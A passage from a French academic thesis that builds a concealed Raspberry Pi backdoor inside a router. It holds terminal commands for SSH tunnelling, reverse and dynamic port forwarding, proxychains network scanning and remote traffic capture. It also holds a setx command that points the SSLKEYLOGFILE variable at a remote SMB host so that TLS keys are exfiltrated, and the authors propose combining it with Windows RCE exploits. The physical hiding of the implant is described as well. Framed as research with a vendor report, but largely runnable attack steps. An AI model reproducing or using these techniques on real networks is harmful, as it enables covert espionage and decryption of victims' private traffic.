[tun0]: flags=4241<UP,POINTOPOINT,NOARP,MULTICAST> mtu 1500
      (inet 172.0.0.2) netmask 255.255.255.255 destination 172.0.0.1
        unspec 00-00-00-00-00-00-00-00-00-00-00-00 txqueuelen 500  (UNSPEC)
          RX packets 0 bytes 0 (0.0 B)
          RX errors 0 dropped 0 overruns 0 frame 0
          TX packets 0 bytes 0 (0.0 B)
          TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
root@kali:~#
```

FIGURE 3.16 – Mise en place de l’interface tun0 pour le serveur


Au final on a démarré le tunnel à l'aide de la commande dans la figure suivante :



```
v — pi@raspberrypi: ~ — ssh pi@192.168.0.253 — 61x7
[...]
[pi@raspberrypi:~ $ sudo ssh root@192.168.0.31 -w 0:0 -fCN
[root@192.168.0.31's password:
pi@raspberrypi:~ $ ping 172.0.0.2
PING 172.0.0.2 (172.0.0.2) 56(84) bytes of data.
64 bytes from 172.0.0.2: icmp_seq=1 ttl=64 time=15.4 ms
64 bytes from 172.0.0.2: icmp_seq=2 ttl=64 time=110 ms
[...]
```

FIGURE 3.17 – Démarrage de la tunnelisation à travers SSH

On remarque dans la figure suivante que la connectivité est fonctionnelle entre nos deux terminaux



```
v — root@kali: ~ — ssh root@192.168.0.31 — 61x5
root@kali:~# ping 172.0.0.1
PING 172.0.0.1 (172.0.0.1) 56(84) bytes of data.
64 bytes from 172.0.0.1: icmp_seq=1 ttl=64 time=11.4 ms
64 bytes from 172.0.0.1: icmp_seq=2 ttl=64 time=10.3 ms
64 bytes from 172.0.0.1: icmp_seq=3 ttl=64 time=9.30 ms
```

FIGURE 3.18 – Test de connectivité

3.7.4 Redirection de port

Il faut savoir que le dispositif est utilisé comme passerelle vers le réseau interne avec l'ensemble de ses ressources et services hébergés.

Dans le package openssh, on distingue 3 types de redirection de port :


- **Redirection Locale '-L'**
- **Redirection Distante '-R'**
- **Redirection Dynamique '-D'**

La différence entre la redirection locale et distante vient du sens de la connexion, sinon la redirection du type dynamique, c'est un PROXY de type SOCK de niveau L5 permettant de router le trafic de façon dynamique.[10]

Dans notre cas la redirection locale n'est pas exploitable à cause des restrictions de la configuration du NAT par défaut de l'équipement réseau, qui ne permet pas un accès direct en ssh au Backdoor.

Cependant, la redirection distante, permet à ce que le dispositif se connecte en tant que client sur notre serveur de contrôle afin de permettre d'exposer un service ou une ressource interne.

Dans notre cas, on va essayer d'exposer à titre d'exemple l'interface de configuration HTTP d'un équipement réseau victime situé au port 80 de l'adresse IP 192.168.0.1 du réseau interne, grâce au Backdoor qui va servir de pivot bien sûr : Pour cela nous avons exécuté la commande suivante au dispositif : « \$ ssh -R 60080 :192.168.0.1 :80 username@SSH_SERVER_IP »



```
v — root@kali: ~ — ssh pi@192.168.0.253 — 80x12
[pi@raspberrypi:~ $ ssh -R 60080:192.168.0.1:80 root@192.168.0.31]
[ro...t@192.168.0.31's password:
Linux kali 5.10.0-kali7-amd64 #1 SMP Debian 5.10.28-1kali1 (2021-04-12) x86_64

The programs included with the Kali GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*copyright.

Kali GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Fri May 14 15:31:31 2021 from 192.168.0.253
root@kali:~#
```

FIGURE 3.19 – Passerelle vers un service du réseau interne

On remarque l'accès à la ressource interne du réseau distant sur le port 60080 :




FIGURE 3.20 – Test de la passerelle vers l'équipement assuré par le pivot

Et c'est valable pour tout type de service ou équipement du réseau interne cependant ça se limite à un seul service.

Pour y remédier, on utilise la redirection dynamique, mais nous devons utiliser le tunnel crée avant, afin de contourner le NAT, et avoir un accès direct au Backdoor.

Pour cela on exécute la commande suivante sur le serveur : « `$ ssh pi@172.0.0.1 -D 127.0.0.1 :60000 -NCF` » Ensuite nous allons tester le pivotage à travers le proxy créé qui est : 127.0.0.1 :60000 en utilisant proxychains

Proxychains est un utilitaire réseau, qui force toute connexion TCP établie par une application de passer par un proxy défini.

```

root@kali:~# proxychains nmap 192.168.0.0/24 -sP
ProxyChains-3.1 (http://proxychains.sf.net)
Starting Nmap 7.91 ( https://nmap.org ) at 2021-05-14 23:38 CEST
Nmap scan report for 192.168.0.1
Host is up (0.0026s latency).
MAC Address: [REDACTED] (Tp-link Technologies)
Nmap scan report for 192.168.0.2
Host is up (0.00062s latency).
MAC Address: [REDACTED] (Apple)
Nmap scan report for 192.168.0.5
Host is up (0.00023s latency).
MAC Address: [REDACTED] (AzureWave Technology)
Nmap scan report for 192.168.0.6
Host is up (0.097s latency).
MAC Address: [REDACTED] (Samsung Electro-mechanics(thailand))
Nmap scan report for 192.168.0.11
Host is up (0.067s latency).
MAC Address: [REDACTED] (Huawei Device)
Nmap scan report for 192.168.0.12
Host is up (0.082s latency).
MAC Address: [REDACTED] (Sony Mobile Communications)
Nmap scan report for 192.168.0.253
Host is up (0.031s latency).
MAC Address: [REDACTED] (Raspberry Pi Foundation)
Nmap scan report for 192.168.0.254
Host is up (0.0092s latency).
MAC Address: [REDACTED] (Tp-link Technologies)
Nmap scan report for 192.168.0.31
Host is up.
Nmap done: 256 IP addresses (9 hosts up) scanned in 2.66 seconds
root@kali:#

```

FIGURE 3.21 – Test du pivotage et découverte d'hôtes internes via Nmap

3.8 Écoute et interception

Sous cette rubrique nous allons démontrer la possibilité de récupérer le trafic qui transite dans le réseau interne de l'équipement victime où l'injection physique est présente.

3.8.1 NetworkMiner et la technique PCAP OVER IP

NetworkMiner est un logiciel open source ergonomique d'analyse et traitement de trafic réseau sur Windows, il permet grâce à l'option du **PCAP OVER IP** une écoute sur un port donné, des captures de trafic distantes [19], la figure suivante démontre ce concept entre une machine virtuelle et notre dispositif de MITM :




FIGURE 3.22 – Capture, écoute et affichage du trafic distant

3.8.2 Capture distante de trafic avec Wireshark

Wireshark est un logiciel de capture et lecture de différents trafics réseau, il permet aussi grâce une fonctionnalité utilisant le protocole SSH, une capture de trafic réseau à distance [19] comme le démontrent les deux figures suivantes :




FIGURE 3.23 – Configuration Wireshark pour la capture par SSH




FIGURE 3.24 – Capture de trafic distante

3.9 Approche de contournement du chiffrement par SSL/TLS


Sous cette rubrique nous allons étaler une expérience personnelle basée sur des mécanismes, permettant de réduire l'influence du chiffrement sur la technique du MITM et avoir un résultat.

3.9.1 Introduction

Afin de déjouer le chiffrement SSL/TLS, nous avons pu trouver plusieurs techniques souvent obsolètes ou à contraintes, cependant nous avons aussi trouvé, qu'il existe une variable d'environnement permettant de récupérer les clés d'échanges nécessaires au déchiffrement du trafic sous la couche SSL/TLS avec Wireshark, il s'agit de la variable `SSLKEYLOGFILE`.

3.9.2 Test de la variable

Nous avons rajouté la variable en question comme suit :

FIGURE 3.25 – Ajout de la variable d'environnement `SSLKEYLOGFILE`

À l'initiation d'une communication chiffrée, un fichier apparaît avec le contenu suivant, il s'agit bel et bien des clés d'échanges.




FIGURE 3.26 – Récupération des clés SSL/TLS

En intégrant ce fichier aux paramètres de Wireshark :




FIGURE 3.27 – Intégration des clés à Wireshark

On remarque que le trafic a bel et bien été décrypté.




FIGURE 3.28 – Décryptage du trafic chiffré

3.9.3 Injection et Exportation

Nous nous sommes demandé s'il serait possible de faire en sorte de transférer directement ces clés de déchiffrement vers un serveur au lieu du bureau de la machine victime.

Et bien, pour cela nous avons testé à travers la mise en place d'un serveur SMB distant public, et en essayant de minimiser l'interaction en ce qui concerne l'ajout de la variable en cherchant une commande permettant d'injecter des variables d'environnements sur Windows comme suit :

<< setx SSLKEYLOGFILE \\hamaidiausthb.ddns.net\ Dossier Distant\SSLTSKEYS.log >>




FIGURE 3.29 – Approche d'exfiltration de clés SSL/TLS

Et bien, le résultat est et au rendez-vous, si on pense à coopérer ce code malicieux avec un des exploits RCE de Microsoft Windows ou de l'injecter d'une manière ou d'une autre, on peut dire au revoir à ce type de chiffrement sur Windows ainsi qu'à l'intégrité et la confidentialité des échanges tel que les transactions bancaires par exemple, de plus, une analyse de l'injection précédente compilée en langage C donne le résultat suivant :




FIGURE 3.30 – Résultat du scantime par les AVs

3.9.4 Conclusion

On a pu constater plusieurs failles de sécurité dans ce contexte, à commencer par l'exécution de la commande malicieuse, qui ne nécessite aucun privilège même en augmentant les restrictions UAC au maximum, de plus, cette variable permet une exfiltration distante de clés censées rester privées et confidentielles.

Après avoir pris contact avec Microsoft (MSRC Case 65368), après 10 jours, à la troisième phase d'approbation de notre rapport, nous avons reçu la réponse suivante : "Merci pour votre rapport. Nous avons déterminé que votre conclusion ne répond pas à notre barre pour l'entretien." Nous avons considéré cette réponse comme un plus pour notre injection et pour la continuité de notre projet globalement.

3.10 Réalisation Physique et Implémentation

Sous cette rubrique nous allons implémenter le dispositif à l'intérieur de l'équipement.

3.10.1 Préparation des composants

Les composants dans la figure suivante sont indispensables au fonctionnement optimal de notre dispositif :



FIGURE 3.31 – Rassemblement des différents composants

3.10.2 Désassemblage de l'équipement

On dévisse l'équipement réseau victime :



(a) Dévissage de l'équipement

(b) Retirement du couvercle

FIGURE 3.32 – Désassemblage de l'équipement

3.10.3 Mesure de la tension source interne

Nous allons mesurer à l'aide d'un multimètre la tension source de l'équipement en question :



FIGURE 3.33 – Tension source de l'équipement 12V

3.10.4 Mise en place de l'amortisseur de tension

Maintenant, nous allons amortir la tension source qui est 12V et la rendre adéquate à notre Backdoor :



FIGURE 3.34 – Mise en place de l'amortisseur de tension 12V à 5V

3.10.5 Dissimulation et compactage

Au final notre injection physique bien compacte comme le démontre la figure suivante :



FIGURE 3.35 – Injection physique pour but d'espionnage

3.11 Conclusion

La preuve de concept sur le plan software n'a connu aucun problème durant les tests effectifs, le fonctionnement a été parfait et sans aucun obstacle, cependant la dissimulation et le compactage de l'ensemble des périphériques du projet nécessaire au fonctionnement optimal, n'ont pas pu être mis en place à leur état d'origine, il faut prévoir soit de minimiser les options (comme dans notre cas) ou bien les dégradés de façon à garder l'essentiel de leurs circuits et les mettre en place sur un PCB adéquat pour garantir l'intégration de la totalité des options physiques du Backdoor dans l'équipement en tenant compte du gabarit.

Conclusion générale

Nous avons pu concrétiser à travers une étude sur le contexte technique d'une éventuelle implémentation et dissimulation d'un dispositif d'écoute sur un équipement réseau, opérant sur la norme 802.11, permettant un accès externe et un contrôle du trafic.

Le premier chapitre s'est porté sur la mise en situation du projet globalement en mettant l'accent sur les principaux points cruciaux des techniques et principes nécessaires à la réalisation du projet, ainsi que les imposantes contraintes.

Le second chapitre s'est porté sur l'approfondissement du chapitre précédent et une préparation à la preuve de concept, en mettant l'accent sur l'aspect technique en divisant le projet en deux parties physique et logiciel, achevé par une résolution de la problématique de persistance en mettant en place une approche basée sur un algorithme concrétisé par des scripts, et une réflexion à la gestion de crise.

Le troisième chapitre, est sans doute l'étape effective du projet, une preuve de concept, rassurante sur le plan logiciel, avec un ensemble de tests pour tout éventuelle amélioration du prototype sur le plan physique par rapport à l'implémentation et la dissimulation.

La partie physique demeure une problématique, la préservation des différents composants réclame une étude électronique sur une éventuelle miniaturisation de ces derniers afin de pouvoir les intégrer au Backdoor de façon très compacte et pouvoir profiter pleinement de la partie logiciel.

Le chiffrement est la contrainte principale du MITM, cependant grâce à notre approche basée sur la faille du vol et l'exposition des clés de chiffrement SSL/TLS qui demeure toujours présent et dans la quasi-totalité des versions Windows, notre dispositif peut contourner cette contrainte d'une façon ou d'une autre, si on parvient bien sûr à exécuter le code malicieux aux terminaux basé sur Windows dans le réseau victime, et en ce qui est de ce contournement, on trouve que des clés de cette envergure ne peuvent être récupérées sans privilège et encore moins exfiltré à des serveurs distants, cependant Microsoft n'est pas du même avis, une raison de plus pour la robustesse de notre solution.

Et pour clôturer, la sécurité n'est qu'une illusion, la meilleure protection reste la vigilance et la veille par rapport à l'aspect sécuritaire dans le monde du numérique en général.

Bibliographie

- [1] Solarwinds hackers accessed dhs acting secretary's emails : What you need to know - cnet. <https://www.cnet.com/news/solarwinds-hackers-accessed-dhs-acting-secretarys-emails-what-you-need-to-know/>.
- [2] Daniel Nguyen. State sponsored cyber hacking and espionage. *Infosec Writers*, 2015.
- [3] Patrick Engebretson. *The basics of hacking and penetration testing : ethical hacking and penetration testing made easy*. Elsevier, 2013.
- [4] Adam Waksman and Simha Sethumadhavan. Silencing hardware backdoors. In *2011 IEEE Symposium on Security and Privacy*, pages 49–63. IEEE, 2011.
- [5] Matthieu Legouge. Qu'est-ce qu'un raspberry pi ? introduction au nano-ordinateur. <https://www.clubic.com/raspberry-pi/article-849782-1-raspberry-pi-introduction-nano-ordinateur.html>.
- [6] Qu'est-ce qu'un routeur sans fil ? routeur wi-fi - cisco. <https://www.cisco.com/c/en/us/products/wireless/wireless-router.html>.
- [7] Joey Costoya, Ryan Flores, Lion Gu, and Fernando Mercès. Securing your home routers. Web, 2019.
- [8] Italo Dacosta, Mustaque Ahamad, and Patrick Traynor. Trust no one else : Detecting mitm attacks against ssl/tls without third-parties. In *European Symposium on Research in Computer Security*, pages 199–216. Springer, 2012.
- [9] Ivan Ristic. *Bulletproof SSL and TLS : Understanding and Deploying SSL/TLS and PKI to Secure Servers and Web Applications*. Feisty Duck, 2013.
- [10] Hatem Ahmed, Immanuel Amirtharaj, Jimmy Patel, and Nicholas Rinaldi. Cloud security and pivoting exploitations. 2017.
- [11] Prototype informatique : définition concrète et détaillée. <https://www.journaldunet.fr/web-tech/dictionnaire-du-webmastering/1445296-prototype-informatique-definition-concrete-et-detailee/>.
- [12] Mirjana Maksimović, Vladimir Vujović, Nikola Davidović, Vladimir Milošević, and Branko Perišić. Raspberry pi as internet of things hardware : performances and constraints. *design issues*, 3(8), 2014.
- [13] Alan Holt and Chi-Yu Huang. Openwrt. In *Embedded Operating Systems*, pages 161–181. Springer, 2014.

- [14] Shipra Bansal and Nitin Bansal. Scapy-a python tool for security testing. *Journal of Computer Science & Systems Biology*, 8(3) :140, 2015.
- [15] Sagar Shivaji Salunke. *Selenium webdriver in Python : Learn with examples*, volume 70. CreateSpace Independent Publishing Platform, USA,, 2014.
- [16] Merritt Maxim and David Pollino. *Wireless security*. McGraw-Hill/Osborne, 2002.
